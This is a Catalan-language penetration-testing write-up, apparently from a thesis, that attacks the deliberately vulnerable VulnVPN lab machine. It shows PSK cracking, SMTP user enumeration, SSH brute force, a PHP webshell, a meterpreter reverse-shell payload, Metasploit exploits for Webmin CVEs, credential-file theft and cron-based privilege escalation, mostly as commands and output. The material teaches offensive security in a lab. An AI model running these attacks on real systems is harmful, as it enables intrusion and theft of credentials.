


Figura 3.6: Comanda per "crakejar" el hash de la clau PSK

El fitxer /usr/share/ike-scan/psk-crack-dictionary utilitzat conté una llista amb 394957 paraules formades a partir de lletres, nombres i caràcters especials. L'eina psk-crack calcularà el hash de totes elles fins que trobi alguna coincidència amb el valor capturat. Si és així, retornarà el valor en clar, si no, el diccionari no conté el valor de la clau que utilitza el servidor. Lògicament, com més gran sigui el diccionari més temps tardarà a executar-se però més possibilitats hi ha d'obtenir un resultat positiu.

En el cas de VulnVPN, l'atacant ha trobat una coincidència i la clau psk és "123456". Aquest paràmetre permet a qualsevol usuari de la xarxa, amb la configuració VPN client adequada, connectar-se al servidor.

La clau PSK que utilitza el servidor està formada únicament per sis dígits numèrics i per

tant realitzar un atac de força bruta és molt senzill. Per evitar-ho la clau hauria de ser més llarga i hauria de contenir caràcters especials, d'aquesta manera el temps computacional creix exponencialment i el ciberatacant no podrà obtenir la clau tan fàcilment.

Establiment connexió VPN

Qualsevol usuari d'Internet pot connectar-se al servidor VPN utilitzant la clau PSK correcte, ja que el mecanisme d'autenticació no detectarà cap anomalia. Això permet al ciberdelinqüent accedir a la xarxa interna 10.0.0.0/8 i descobrir els serveis que s'estan executant per explotar-los posteriorment i obtenir informació sensible com passwords, usuaris, fitxers confidencials... El més interessant en aquest escenari és que l'atacant pot estar tot el temps que necessiti dins el sistema remot sense fer saltar cap alarma.

Per connectar-se a la VPN s'han d'editar els fitxers de configuració de IPsec: ipsec.secrets i ipsec.conf. En el fitxer ipsec.secrets és on s'indica la clau PSK que utilitza el servidor, en aquest cas, "123456".




Figura 3.7: Contingut ipsec.secrets

Del fitxer ipsec.conf s'ha de comprovar que les adreces del client i del servidor són correctes, si no ho són, s'han de modificar.




Figura 3.8: Contingut ipsec.conf

Un cop editats els fitxers s'ha de reiniciar el servei ipsec per tal d'aplicar els canvis realitzats. Si la configuració és correcte, la comanda següent d'*openswan* arrancarà el servidor.

openswan auto –up vpn

Tal i com es pot veure a la figura 3.9 s'obté el missatge "IPSec SA established" indicant que el servei VPN s'ha activat i el servidor es troba escoltant connexions entrants.

```
ubuntu@ubuntu:~/Escritorio$ sudo ipsec auto --up vpn
003 "vpn" #1: multiple DH groups were set in aggressive mode. Only first one used.
003 "vpn" #1: transform (7,1,2,256) ignored.
003 "vpn" #1: multiple DH groups were set in aggressive mode. Only first one used.
003 "vpn" #1: transform (7,1,2,256) ignored.
112 "vpn" #1: STATE_AGGR_I1: initiate
003 "vpn" #1: received Vendor ID payload [Dead Peer Detection]
003 "vpn" #1: received Vendor ID payload [RFC 3947] method set to=109
003 "vpn" #1: NAT-Traversal: Result using RFC 3947 (NAT-Traversal): no NAT detected
004 "vpn" #1: STATE_AGGR_I2: sent AI2, ISAKMP SA established {auth=OAKLEY_PRESHARED_KEY cipher=aes_256 prf
=oakley_md5 group=modp1536}
117 "vpn" #2: STATE_QUICK_I1: initiate
004 "vpn" #2: STATE_QUICK_I2: sent QI2, IPsec SA established transport mode {ESP=>0x46fc5298 <0xbe8b4310 x
frm=AES_256-HMAC_SHA1 NATOA=none NATD=none DPD=none}
```

Figura 3.9: Connexió VPN establerta

Si el servidor no s'inicia correctament, es poden obtenir un dels tres missatges següents:

- 002 "vpn": "*We cannot identify ourseves with either end of this connection*" - L'adreça IP no és la mateixa especificada en el fitxer de configuració.
- 021 no connection named "vpn" - El nom de la connexió no es troba especificat dins el fitxer de configuració.
- STATE_AGGR_I1:INVALID_HASH_INFORMATION - El valor de la clau PSK és errònea.

Suposant que tot ha sortit correctament s'afegeix una nova interfície de xarxa al client de la VPN, anomenada ppp0 que permet comunicar-se directament amb el servidor.

```
ppp0      Link encap:Protocolo punto a punto
          Direc. inet:10.99.99.2  P-t-P:10.99.99.1  Másc:255.255.255.255
          ACTIVO PUNTO A PUNTO FUNCIONANDO NOARP MULTICAST  MTU:1280  Métrica:1
          Paquetes RX:4 errores:0 perdidos:0 overruns:0 frame:0
          Paquetes TX:3 errores:0 perdidos:0 overruns:0 carrier:0
          colisiones:0 long.colaTX:3
          Bytes RX:57 (57.0 B)  TX bytes:48 (48.0 B)
```

Figura 3.10: Interfície ppp0

A hores d'ara, l'atacant és capaç d'aprofitar l'accés a la nova xarxa per a realitzar un escaneig de tots els serveis interns que es troben actius. La figura 3.11 mostra el descobriment de ports interns oberts.

```
Nmap scan report for 10.99.99.1
Host is up (0.0026s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1 (protocol 2.0)
25/tcp    open  smtp    Postfix smtpd
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
81/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
111/tcp   open  rpcbind
2049/tcp  open  rpcbind
10000/tcp open  http    MiniServ 1.590 (Webmin httpd)
47982/tcp open  rpcbind
48912/tcp open  rpcbind
57047/tcp open  rpcbind
57926/tcp open  rpcbind
58045/tcp open  rpcbind
Service Info: Host:  vulnvpn; OS: Linux
```

Figura 3.11: Escaneig dels serveis interns del servidor

L'escaneig retorna tots els serveis interns que el servidor ofereix únicament als clients que es troben connectats a la VPN. Com es pot observar, el nombre de serveis interns que executa el servidor és molt major que els serveis obtinguts amb l'escaneig anterior i facilita informació de quins serveis poden ser vulnerables.

3.3.2. Vulnerabilitats VulnVPN

En els apartats següents s'explotaran les vulnerabilitats presents en els serveis d'apache, smtp i Webmin aprofitant l'accés a la xarxa interna. És a dir, tots aquests atacs es realitzen des de la mateixa xarxa.

Servei SMTP

El servidor està executant el servei de correu Simple Mail Transfer Protocol en el port 25 que permet enviar i rebre e-mails. La missatgeria instantània que ofereix SMTP sol estar present en tots els servidors encara que, molts tenen deshabilitada la comanda VRFY, ja que pot suposar un forat en la seguretat del sistema.

La figura 3.12 mostra com amb una simple connexió telnet al port 25 l'atacant és capaç de comprovar si el servidor té deshabilitada la comanda VRFY o no.

```
ubuntu@ubuntu:~/Escritorio$ telnet 10.99.99.1 25
Trying 10.99.99.1...
Connected to 10.99.99.1.
Escape character is '^]'.
220 vulnvpn ESMTP Postfix (Ubuntu)
vrfy root
252 2.0.0 root
```

Figura 3.12: Connexió telnet al port 25

VRFY és una comanda de gestió que permet als administradors saber quins usuaris estan donats d'alta al servei SMTP d'una forma ràpida i senzilla. Si aquesta comanda està habilitada, com és aquest cas, el servidor comprova si el nom d'usuari especificat existeix o no dins el seu sistema. En cas contrari, el servidor ignora la petició.

La prova anterior ha permès al ciberdelinqüent no sols descobrir l'estat de la comanda VRFY, sinó també l'existència d'un usuari típic en sistemes UNIX, el root. Sabent com funciona aquesta funcionalitat es pot utilitzar el programa smtp-user-enum i un diccionari de possibles noms d'usuaris per obtenir un llistat amb usuaris vàlids donats d'alta al servei SMTP.

El programa smtp-user-enum simplement realitzarà una petició VRFY per cada paraula del diccionari i crearà un llistat amb totes aquelles que han generat una resposta positiva.

./smtp-user-enum.pl -M VRFY -U /home/usuaris.txt -t 10.99.99.1

```
######## Scan started at Wed May 24 19:00:36 2017 #########
10.99.99.1: bin exists
10.99.99.1: backup exists
10.99.99.1: bob exists
10.99.99.1: daemon exists
10.99.99.1: ROOT exists
10.99.99.1: irc exists
10.99.99.1: gnats exists
10.99.99.1: games exists
10.99.99.1: libuuid exists
10.99.99.1: mail exists
10.99.99.1: lp exists
10.99.99.1: list exists
10.99.99.1: man exists
10.99.99.1: messagebus exists
10.99.99.1: nobody exists
10.99.99.1: news exists
10.99.99.1: proxy exists
10.99.99.1: sshd exists
10.99.99.1: postmaster exists
10.99.99.1: sys exists
10.99.99.1: root exists
10.99.99.1: sync exists
10.99.99.1: syslog exists
10.99.99.1: www-data exists
######## Scan completed at Wed May 24 19:00:36 2017 #########
24 results.
```

Figura 3.13: Llistat d'usuaris de SMTP

Amb l'explotació de les vulnerabilitats del servei de correu s'han obtingut un total de vint-i-quatre usuaris. Aquesta informació obre un nou ventall de possibles ciberatacs com per exemple la suplantació de la identitat, el robatori d'informació, l'explotació de nous serveis interns, etc. A simple vista, tots els usuaris semblen comptes per defecte excepte "bob", per tant, aquest serà el nou punt de partida.

Utilitzant una eina com hydra es pot fer un atac de força bruta al servei SSH utilitzant un diccionari de contrasenyes. Aquest programa realitza el procés d'autenticació del servei SSH utilitzant totes les combinacions possibles del diccionari prèviament creat.

```
ubuntu@ubuntu:~$ hydra -l bob -P /home/ubuntu/Escritorio/passwords.txt 10.99.99.1 ssh
Hydra v7.1 (c)2011 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2017-05-24 19:18:29
[DATA] 2 tasks, 1 server, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.99.99.1   login: bob   password: bob
[STATUS] attack finished for 10.99.99.1 (waiting for children to finish)
1 of 1 target successfuly completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-05-24 19:18:31
```

Figura 3.14: Obtenció del password de l'usuari bob per força bruta

Com es pot observar a la figura 3.14 hydra ha trobat un joc de credencials vàlides per accedir al servei SSH:

- Username: bob
- Password: bob

Si la paraula "bob"no es trobés dins el diccionari de contrasenyes hydra no hauria trobat cap coincidència, per tant és molt important crear un diccionari extens. Tot i ser un entorn de proves, en el món real molta gent segueix utilitzant com a password el nom d'usuari sense fer cas a les contraindicacions que això suposa.

Ara, l'atacant pot iniciar sessió al servidor com a "bob" i pot intentar escalar privilegis per obtenir accés total al sistema remot.

Servei HTTP

VulVPN té instal·lat un servidor web apache versió 2.2.22 que es troba escoltant al port TCP número 80 oferint el servei HTTP als seus clients. Per comprovar el seu funcionament basta accedir amb un cercador a l'adreça http://10.99.99.1 i apareixerà la pàgina per defecte d'apache indicant que tot funciona correctament.

La mala administració i gestió dels fitxers d'un servidor és una pràctica molt comú que exposa la informació a molts de perills. L'objectiu d'aquest apartat és descobrir tot un conjunt de fitxers i directoris presents en el servidor apache per analitzar-los i explotar les vulnerabilitats, en el cas que en tinguin.

Open Web Application Security Project (OWASP) ha creat una eina per aconseguir aquest objectiu anomenada DirBuster[12]. Bàsicament es basa en realitzar peticions web utilitzant un diccionari que conté els noms de directoris i fitxers més comuns utilitzats en entorns web. Analitzant el tamany de la resposta, el programa és capaç de decidir si el lloc web existeix o no, és a dir, si el directori està present al servidor. D'aquesta manera és possible imaginar-se l'estructura de directoris que formen el servidor web.

Un cop executat el DirBuster a través del terminal indicant la url de la víctima (http://10.99.99.1), el diccionari amb els noms més utilitzats per a directoris i l'extensió dels fitxers s'obté un llistat com el de la figura 3.15.




Figura 3.15: Llistat de directoris a través de la interfície gràfica del DirBuster

Segons els codis obtinguts en les respostes, el primer directori accessible és /wordpress. La url *http://10.99.99.1/wordpress/* mostra una pàgina creada perquè qualsevol usuari pugui penjar el seu currículum al servidor. Aquesta funcionalitat està pensada per adjuntar els fitxers amb un format concret, el pdf. Així i tot, si la pàgina web no està ben programada, acceptarà tots els fitxers independentment del format(.odt, .sh, .txt, .php...) i pot generar un forat a la seguretat del servidor, ja que un usuari amb males intencions pot penjar un document on el contingut sigui una shell per aconseguir accés remot. Aquesta vulnerabilitat és coneguda com "WordPress Resume Submissions & Job Postings v2.5.1 Unrestricted File Upload".


Comprovar si aquesta vulnerabilitat es troba present a l'apache és molt senzill, només cal adjuntar un fitxer amb un format diferent del .pdf i veure com es comporta el servidor. Si el servidor accepta el fitxer, significa que és vulnerable, en cas contrari, no ho és.

Un cop detectada la vulnerabilitat l'atacant generarà una webshell en format .php i l'adjuntarà al formulari per enviar-la al servidor

```
<?php
$sortida = shell_exec($_REQUEST['cmd']);
echo $sortida;
?>
```

Aquesta shell permet a l'atacant executar comandes de terminal mitjançant un paràmetre GET afegit al final de la url. L'únic que ha de fer per tenir accés a la url és navegar per l'arbre de directoris del servidor fins arribar al *http://10.99.99.1/wordpress/wp-content/uploads/rsjp/attachments* on es guarden tots els fitxers adjuntats al servidor. Tot i que apareix una llista amb el hash dels

noms dels fitxers, l'atacant pot identificar el seu gràcies al dia i l'hora de la darrera modificació.



Index of /wordpress/wp-content/uploads /rsjp/attachments

Name	Last modified	Size	Description
Parent Directory		-	
5b80aee549241e730b3ee762ef82751d-1.php	18-May-2017 22:52	64	
8d389c798cd749d3c6964d8dbaf9b115-1.php	18-May-2017 22:54	64	
19dd413c2552882bc2b0b3f25d74f205-1.php	14-May-2017 11:00	29	
9914da314af790f599ad45abb8029304-1.php	14-May-2017 11:10	946	
a6dc11328444cb6de469268d97a34a51-1.php	14-May-2017 11:05	70	
d8ad54982aec255b3a42975e6c8e1ebc-1.php	24-May-2017 19:27	63	
db6172f406b4ca34cdba5bc1f944fb47-1.php	18-May-2017 22:56	109	
f276e8212e036b49d86e4f9fa0bca9dc-1.php	18-May-2017 22:55	76	
f553b8d81f8cd85b2787e067dd13db63-1.php	14-May-2017 11:03	22	

Apache/2.2.22 (Ubuntu) Server at 10.99.99.1 Port 80

Figura 3.16: Llista del hash de tots els fitxers adjuntats

Si el servidor apache és vulnerable, s'haurien d'executar les comandes introduïdes com a paràmetre GET dins la url i el resultat s'hauria de visualitzar com a contingut de la pàgina web. Com es pot veure, el servidor executa correctament la comanda "id" i per tant és pot confirmar que és vulnerable.




Figura 3.17: Resultat de la comanda cmd=ls a través de la webshell

Una webshell és una shell no interactiva que permet executar comandes en el sistema remot d'una forma molt lenta i poc efectiva. Per aquest motiu, qualsevol atacant utilitzaria la comanda següent de msfvenom per crear un payload, adjuntar-lo al servidor i obtenir una shell interactiva:

msfvenom -p php-meterpreter/reverse_tcp LHOST=10.99.99.2 LPORT=4444 -f raw > shell.php

El payload generat, quan s'executa, obre una connexió cap a la màquina 10.99.99.2 a través del port 4444.

Un cop penjat el payload, únicament cal llençar l'exploit amb l'ajuda de Metasploit.

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 10.99.99.2
lhost => 10.99.99.2
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.99.99.2:4444
[*] Starting the payload handler...
[*] Sending stage (33986 bytes) to 10.99.99.1
[*] Meterpreter session 2 opened (10.99.99.2:4444 -> 10.99.99.1:40561) at 2017-05-27 16:59:31

meterpreter > shell
Process 2247 created.
Channel 0 created.
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Figura 3.18: Shell interactiva

La figura 3.18 mostra com Metasploit permet carregar el payload i configurar els paràmetres de l'exploit, creant així un socket. D'aquesta manera, quan s'executi l'exploit el programa es quedarà a l'espera d'una connexió entrant que es generarà automàticament quan s'executi el fitxer maliciós.

Servei HTTP:10000

Segons l'escaneig de ports interns, el port 10000/tcp es troba obert i executant una eina de configuració de sistemes de forma remota anomenada Webmin. Aquest servei permet configurar aspectes interns del sistema com els usuaris, serveis, fitxers de configuració, control del servidor web apache... L'adreça interna *http://10.99.99.1:10000* conté un formulari d'autenticació pels clients de la VPN que dóna accés al panell de control de l'eina Webmin.




Figura 3.19: Panell de control Webmin


La figura 3.19 és una fotografia de la pantalla principal de Webmin on apareix un resum de l'estat i característiques del sistema, entre elles la versió que s'està utilitzant. L'atacant utilitzarà aquesta informació per descobrir si en el passat s'ha reportat alguna vulnerabilitat de la versió 1.590 de Webmin, com per exemple:

- CVE-2012-4893
- CVE-2012-2983 (1 metasploit modules)
- CVE-2012-2982 (1 metasploit modules)
- CVE-2012-2981

A continuació s'expliquen les vulnerabilitats CVE-2012-2983 i CVE-2012-2982 en detall i es demostra com un atacant pot aprofitar-les en benefici propi.

1. **CVE-2012-2982 (1 metasploit modules)**

   Una falla de validació d'entrada al fitxer /file/show.cgi permet als usuaris autenticats executar comandes de sistema arbitràries com un usuari amb privilegis. A més a més, qualsevol usuari amb una sessió prèviament establerta pot executar comandes de sistema en el servidor utilitzant la url de la pàgina web.



(a) Contingut /etc/passwd (b) Contingut /etc/shadow

Figura 3.20: Atac a través de la url

Tot i que els atacs a través de la url permeten obtenir gran quantitat d'informació, com el contingut dels fitxers /etc/shadow i /etc/passwd entre d'altres, no és un sistema del tot interactiu. Per simplificar-ho, s'utilitza el mòdul disponible de metasploit /etc/unix/webap/webmin/webmin_show_cgi_exec que permet obtenir el control d'una shell remota.




Figura 3.21: Execució de l'exploit que afecta al CVE-2012-2982

Un cop executat l'exploit amb les opcions configurades a la figura 3.21 la consola de metasploit retorna una shell interactiva. La figura 3.22 mostra com l'atacant té permisos de root i pot visualitzar el contingut del fitxer /etc/passwd.

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
mysql:x:102:105:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
whoopsie:x:104:107::/nonexistent:/bin/false
landscape:x:105:110::/var/lib/landscape:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
bob:x:1000:1000:bob,,,:/home/bob:/bin/bash
postfix:x:107:115::/var/spool/postfix:/bin/false
jane:x:1001:1001:,,,:/home/jane:/bin/bash
statd:x:108:65534::/var/lib/nfs:/bin/false
```

Figura 3.22: Accés al fitxer /etc/passwd amb privilegis de root

2. **CVE-2012-2983 (1 metasploit modules)**

Una falla en el directori /edit_html.cgi permet a l'atacant visualitzar qualsevol fitxer del servidor com si tingués els privilegis d'un usuari root. A partir d'aquest error es va crear l'exploit CVE-2012-2983 per poder descarregar qualsevol arxiu específicant la ruta completa amb el paràmetre RPATH.

```
msf auxiliary(edit_html_fileaccess) > show options

Module options (auxiliary/admin/webmin/edit_html_fileaccess):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DEPTH     4                yes       Traversal depth
   PASSWORD  bob              yes       Webmin Password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST     10.99.99.1       yes       The target address
   RPATH     /etc/shadow      yes       The file to download
   RPORT     10000            yes       The target port (TCP)
   SSL       true             yes       Use SSL
   USERNAME  bob              yes       Webmin Username
   VHOST                      no        HTTP server virtual host
```

Figura 3.23: Opcions associades a l'exploit associat al CVE-2012-2983

Segons les opcions configurades, l'atacant es descarregarà a la seva pròpia màquina el fitxer /etc/shadow per obtenir informació sobre els usuaris i els passwords.

3.3.3. Escala de privilegis

En cap dels ciberatacs virtualitzats anteriorment s'han aconseguit privilegis d'administrador o root (sistemes UNIX). En tots els casos s'ha aconseguit accés amb l'usuari suplantat, per exemple a l'atac de força bruta per ssh s'ha accedit amb els privilegis de l'usuari "bob". El ciberatac al servei HTTP ha estat a través de l'usuari que té apache per defecte, www-data. Sense uns permisos elevats alguns fitxers són inaccessibles, per això l'objectiu d'un pentes sol aconseguir privilegis de root per accedir a tota la informació sensible del sistema.

Partint del ciberatac al protocol ssh utilitzant l'usuari bob s'intentarà elevar privilegis per aconseguir accés a tot el sistema. Per fer-ho cal cercar la persència de fitxers interessants que permetin aconseguir l'objectiu. La següent comanda facilita aquesta tasca:

find / -perm -2 -type f 2>/dev/null > results.txt

La comanda anterior retorna un llistat de fitxers entre els quals destaca el "wp-backup.sh". Si s'analitza la seva ubicació, /etc/cron.daily, es pot deduir que es tracta d'un fitxer que conté tasques programades que s'executen sempre diàriament o quan el sistema es reinicia. A més a més, si es comproven els permisos es pot veure que el propietari és l'usuari root, però la resta d'usuaris tenen permisos de lectura i escritura.

Sabent això, l'atacant pot editar el fitxer per tal de canviar els privilegis dels fitxers /etc/sudoers i /etc/passw amb l'objectiu d'afegir l'usuari "bob" al grup de sudoers.

```
mysqldump --opt -Q -u root --password='password' wordpress | gzip > /tmp/wp-bac$
chmod 0440 /etc/sudoers
chmod 4777 /etc/passwd
```

Figura 3.24: Fitxer wp-backup.sh modificat

